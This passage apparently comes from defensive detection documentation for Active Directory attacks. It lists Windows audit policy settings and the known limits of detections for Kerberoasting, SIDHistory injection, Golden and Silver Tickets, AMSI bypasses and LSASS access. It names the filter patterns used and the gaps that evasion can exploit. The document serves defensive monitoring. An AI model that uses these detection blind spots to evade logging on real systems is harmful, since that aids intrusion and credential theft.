- Detailed File Share: No Auditing
- Removable Storage: No Auditing
- Central Policy Staging: No Auditing
Privilege Use
- Non Sensitive Privilege Use: No Auditing
- Other Privilege Use Events: No Auditing
- Sensitive Privilege Use: No Auditing
Detailed Tracking
- Process Creation: No Auditing
- Process Termination: Success and Failure
- DPAPI Activity: No Auditing
- RPC Events: Success and Failure
- Plug and Play Events: No Auditing
- Token Right Adjusted Events: Success and Failure
Policy Change
- Audit Policy Change: No Auditing
- Authentication Policy Change: No Auditing
- Authorization Policy Change: No Auditing
- MPSSVC Rule-Level Policy Change: No Auditing
- Filtering Platform Policy Change: No Auditing
- Other Policy Change Events: No Auditing
Account Management
- Computer Account Management: Success and Failure
- Security Group Management: Success and Failure
- Distribution Group Management: No Auditing
- Application Group Management: No Auditing
- Other Account Management Events: Success and Failure
- User Account Management: Success and Failure
DS Access
- Directory Service Access: Success and Failure
- Directory Service Changes: Success
- Directory Service Replication: Failure
- Detailed Directory Service Replication: No Auditing
Account Logon
- Kerberos Service Ticket Operations: Success and Failure
- Other Account Logon Events: No Auditing
- Kerberos Authentication Service: Failure
- Credential Validation: No Auditing
Known Limitations
Absence-Based Logic Depends on Reliable Ingestion
- Detections relying on the absence of events (e.g., no
4768before a4624) assume 100% event capture, proper time sync, and no log forwarding delays.
Logon ID Reuse Can Break Correlation
- Some tools reuse existing logon sessions or tokens. This can skew correlation logic between authentication and process execution.
Kerberoast Filtering May Miss Edge Cases
- While filtering out
*$,svc-*, andkrbtgtreduces false positives, it may also exclude legitimate attack targets with nonstandard service account naming.
SIDHistory Injection Requires Manual Enrichment
- Windows Event Logs don’t explicitly show SID history usage. Detection relies on correlation between suspicious SIDs and accounts. Additional context (e.g., BloodHound output) may be needed.
Silver/Golden Ticket Abuse May Blend into Legitimate Activity
- If attackers mimic existing admin account behavior, detections may appear identical to normal logon behavior unless GUID/SID anomalies are correlated.
PowerShell 4104 May Be Disabled or Obfuscated
- If Script Block Logging is not enabled or attackers use AMSI bypasses, PowerShell-based detections will fail silently.
AdminSDHolder & ACL Abuse Not Always Logged Clearly
- ACL changes via
Set-Aclmay not generate4662or5136depending on audit policy and object class. Detections may require post-facto correlation.
Time-Based Correlation Is Not Logically Linked in KQL
- Many detections assume a temporal relationship (e.g., 4624 followed by 7045 within 30s), but Kibana queries alone can’t enforce that without external correlation or scripted automation.
Sysmon Configuration Drift
- Detection rules assume a tuned and working Sysmon configuration. If key Event IDs (e.g., 10, 11) are excluded, certain behaviors (LSASS access, file drops) will go undetected.